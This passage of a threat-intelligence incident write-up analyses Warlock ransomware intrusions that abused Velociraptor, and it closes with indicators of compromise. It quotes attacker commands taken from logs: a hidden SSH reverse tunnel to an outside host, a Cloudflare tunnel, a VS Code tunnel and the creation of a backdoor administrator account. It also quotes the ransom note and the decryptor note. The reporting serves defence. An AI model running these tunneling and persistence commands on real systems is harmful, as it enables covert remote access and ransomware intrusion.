


Figure 9: Detection timeline for a Velociraptor encoded command in this incident

The attacker created a new user adminbak (with the password abcd1234.##) from the compromised administrator account, before moving laterally through the environment.

Here's where things get interesting, though: A closer look at the Windows Event Logs shows an interesting trail of faux pas as the threat actor attempted to install a Cloudflare tunnel (initially unsuccessfully) and run the OpenSSH server—despite the application appearing to not be installed.

## Threat actor fumbles

---

The threat actor tried to install Cloudflare three times, but each time it was detected and quarantined by Windows Defender. Finally, the threat actor logged into the endpoint, disabled Windows Defender, and successfully installed Cloudflare, as seen in the following command:

```
"C:\Program Files (x86)\cloudflared\cloudflared.exe" tunnel run --token [REDACTED]
```

The threat actor then sent a Base64 encoded PowerShell command to the endpoint via the Velociraptor C2, in an attempt to launch OpenSSH, which had not yet been installed on this endpoint. The decoded PowerShell command appeared as follows:

```
Start-Process powershell "ssh -R 80:localhost:35891 -o StrictHostKeychecking=no  
nokey@localhost.run > c:\users\public\liv.log" -WindowStyle Hidden
```

The threat actor may have suspected that the command did not succeed because the next encoded PowerShell command we see, about a dozen seconds later, appears as follows:

```
netstat -ant | findstr "35891"
```

Shortly thereafter, the threat actor sent one more encoded PowerShell command, which decoded to the following:

```
cat c:\users\public\liv.log
```

Again, this command was run on a Windows endpoint, which means that the threat actor likely saw the following response to that command:

```
'cat' is not recognized as an internal or external command,  
operable program or batch file.
```

On another endpoint in the environment where the threat actor had installed Velociraptor, they attempted to create the adminbak user account...twice. Both times failed because the command sent via Velociraptor, as Base64 encoded PowerShell, was leaving off the important /add flag, which in this case is needed to add a new user account:

```
net user adminbak abcd1234.##
```

Realizing their mistake, the threat actor added the /add switch to the command:

```
net user adminbak abcd1234.## /add
```

At this point, the Security Event Log records finally validated that the user account had indeed been created.

## Expanded access

---

The threat actor then took various steps to expand their level of access across the environment. They leveraged Visual Studio Code (code.exe) for tunneling, as seen in the command line below:

```
"C:\ProgramData\Microsoft\code.exe" --verbose --cli-data-dir  
C:\Windows\system32\config\systemprofile\.vscode\cli tunnel service internal-run --log-to-file  
C:\Windows\system32\config\systemprofile\.vscode\cli\tunnel-service.log
```

In another attempt to facilitate access, they also installed open-source remote desktop software TightVNC, as seen via the binary path from EDR telemetry: "C:\Program Files\TightVNC\tnserver.exe" -service.

The attacker also installed a service called Security State Check (SecurityCheck.exe). This file's hash is [flagged as malicious on VirusTotal](#) by a considerable number of security vendors (40 out of 72). The Windows Event Log record below reflects the threat actor starting this service on one of the impacted endpoints.

```
Service Control Manager/7045;Security State Check,"C:\Program Files  
(x86)\SecurityCheck\SecurityCheck.exe" server -p 35891,user mode service,auto  
start,LocalSystem
```

## Ransom and decryptor notes

---

The ransom note in the incident indicated the use of Warlock, a fairly new ransomware variant that only [just made its debut in June 2025](#). It's worth noting that threat actors linked to Warlock have [previously been observed deploying Velociraptor](#) in attacks that downloaded VS Code for creating a tunnel to an attacker-controlled C2.

```

===== File Contents =====
We are [Warlock Group], a professional hack organization. We regret to inform you that your systems have been successfully infiltrated by us, and your critical data, including sensitive files, databases, and customer information, has been encrypted. Additionally, we have securely backed up portions of your data to ensure the quality of our services.
====>What Happened?
Your systems have been locked using our advanced encryption technology. You are currently unable to access critical files or continue normal business operations. We possess the decryption key and have backed up your data to ensure its safety.
====>If You Choose to Pay:
Swift Recovery: We will provide the decryption key and detailed guidance to restore all your data within hours.
Data Deletion: We guarantee the permanent deletion of any backed-up data in our possession after payment, protecting your privacy.
Professional Support: Our technical team will assist you throughout the recovery process to ensure your systems are fully restored.
Confidentiality: After the transaction, we will maintain strict confidentiality regarding this incident, ensuring no information is disclosed.
====>If You Refuse to Pay:
Permanent Data Loss: Encrypted files will remain inaccessible, leading to business disruptions and potential financial losses.
Data Exposure: The sensitive data we have backed up may be publicly released or sold to third parties, severely damaging your reputation and customer trust.
Ongoing Attacks: Your systems may face further attacks, causing even greater harm.
====>How to Contact Us?
Please reach out through the following secure channels for further instructions(When contacting us, please provide your decrypt ID):

```

Figure 10: Excerpt from the Warlock ransomware note

The hostname used by the threat actor in this incident (DESKTOP-C1N9M) is the same workstation as one identified in August in [a Singapore government security advisory](#). This advisory pointed to activity by Storm-2603, a financially motivated threat cluster. Since July, the threat actor has been seen using ToolShell to exploit SharePoint servers before dropping web shells and loaders (via DLL side loading) and deploying the Warlock ransomware.

Following this incident, on November 12, the executable lockj\_decryptor.exe was detected being run on one of the customer's endpoints, and was quarantined by Windows Defender. This indicated that the customer had likely obtained a decryptor tool, and had attempted to run it on at least one endpoint.

Figure 11 illustrates the readme.txt file that was created by the decryptor tool.

```

g-111125-readme-txt
1  -----Warlock Decrypt Readme-----
2  1. [Win] Run "x2anylock-dec.exe" as administrator will decrypt all files with the ".x2anylock" suffix that have been encrypted on the current
3  computer. Note: If you have a very large file, such as 50GB or 100GB ..., it's best to back up the encrypted file before decrypting to
4  ensure that if any issues arise during the decryption process, we can provide technical support.(there is a small probability that the
5  suffix will not be modified after the decryption is completed, try to manually delete the suffix and view the file again)
6
7  2. If decryption goes smoothly but some files are still not decrypted, don't worry. This is because they were originally empty files and were
8  skipped during the decryption process.
9
10 3. Please back up important files before decryption to avoid damage due to interruptions by antivirus software or other stupid programs during
11 the decryption process.
12
13 4. Implement complete network isolation, and only allow fixed people to log in to important servers such as DC, Fileserver,ESXi from fixed network
14 locations.
15
16 5. Vulnerability Notice: The vulnerabilities of your enterprise exist in WSUS, please fix them in time, and properly manage the use of high-privilege
17 accounts in AD domains.
18
19 6. Enjoy your decryptor! If you encounter any technical issues, please contact us. We are a professional team, ready to provide technical support
20 at any time.
21
22 7. We have deleted all stolen files and will not attack you again. Don't worry about this attack. We have established a foundation of trust through
23 this cooperation. As our customers, it is our responsibility to provide you with services. We will be happy to help you even if you encounter a
24 cyber attack again in the future (hopefully, this will never happen again).
25 -----Warlock Decrypt Readme-----

```

Figure 11: Decryptor note

Note that in the decryptor note, the "Vulnerability Notice" in item 5 states that "The vulnerabilities in your enterprise exist in WSUS..."; however, the indicators in this incident aligned very closely with those from Incidents 1 and 2, which were apparently the result of SharePoint vulnerabilities.

Again, for this incident, the Huntress agent was installed well after the threat actor made initial access into the infrastructure, and when combined with a dearth of EDR telemetry, Huntress analysts were unable to definitively identify the initial means of access. As such, the statement regarding WSUS vulnerabilities may be a vestigial reference, rather than one tied to the actual initial access vector.

However, this statement regarding exploited vulnerabilities does [harken back to part one](#) of this series, where the threat actor targeted a WSUS vulnerability (CVE-2025-59287) to gain initial access.

## Conclusion

---

The malicious activity across the three disparate events outlined above (in addition to the one in the first part of this blog post) had different initial access vectors - from exploitation via WSUS to web shell compromise on SharePoint - however, they all involved the Velociraptor tool, and there were several notable similarities in the post-exploitation activities.

For instance, the MSI files across two incidents came from the same domain (royal-boat-bf05.qgtxtebl.workers[.]dev). Additionally, threat actors attempted to expand their level of access by using encoded commands to create VSCode tunnels (code.exe)and Cloudflare tunnels, as well as taking several other persistence and reconnaissance measures.

As we’ve seen in other incidents where threat actors abuse legitimate tools, and in the ones outlined above that include installed Velociraptor instances and VS Code tunnels, even benign-looking application installations can be suspicious. [Organizations should ensure](#) the legitimacy of any Velociraptor instances in their environment and make sure that they have a solid baseline of authorized software in their organization.

## Indicators of Compromise (IOCs)

---

| Item                                   | Description                             |
|----------------------------------------|-----------------------------------------|
| royal-boat-bf05.qgtxtebl.workers[.]dev | Download source, Incident 1, Incident 2 |

---

|                                                                                 |                                                                                                                              |
|---------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------|
| SecurityCheck.msi                                                               | SecurityCheck<br>MSI file,<br>Incident 1                                                                                     |
| SHA256:<br><br>c70fafa5f9a3e5a9ee7de584dd024cb552443659f06348398d3873aa88fd6682 |                                                                                                                              |
| update[.]githubtestbak[.]workers[.]dev                                          | Velociraptor C2,<br>Incident 3 (also<br>previously seen<br>in the incident<br>outlined in Part<br>One of this<br>blog)       |
| chat.hcqhajfv.workers[.]dev                                                     | Velociraptor C2,<br>Incident 2                                                                                               |
| DESKTOP-C1N9M                                                                   | Threat actor<br>workstation,<br><a href="#">previously seen<br/>by Singapore<br/>government</a> in<br>Storm-2603<br>activity |
| SecurityCheck.exe                                                               | <a href="#">VirusTotal link</a>                                                                                              |
| SHA256:<br><br>040d7ee5b7bb0b978220be326804fa827f6284c8478a27af88c616fcacfeb423 |                                                                                                                              |